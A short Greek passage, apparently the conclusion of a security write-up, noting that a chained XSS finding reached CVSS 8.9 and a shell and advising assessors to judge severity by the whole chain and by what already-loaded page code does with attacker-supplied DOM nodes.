Συναρμολογημένα, είναι CVSS 8.9 και ένα shell.
Το δίδαγμα: κατά την αξιολόγηση ευρημάτων XSS, ρωτήστε «τι είναι ήδη φορτωμένο σε αυτή τη σελίδα και τι θα κάνει αν του δώσω τους σωστούς κόμβους DOM;» Η σοβαρότητα είναι ιδιότητα της αλυσίδας, όχι του μεμονωμένου σφάλματος.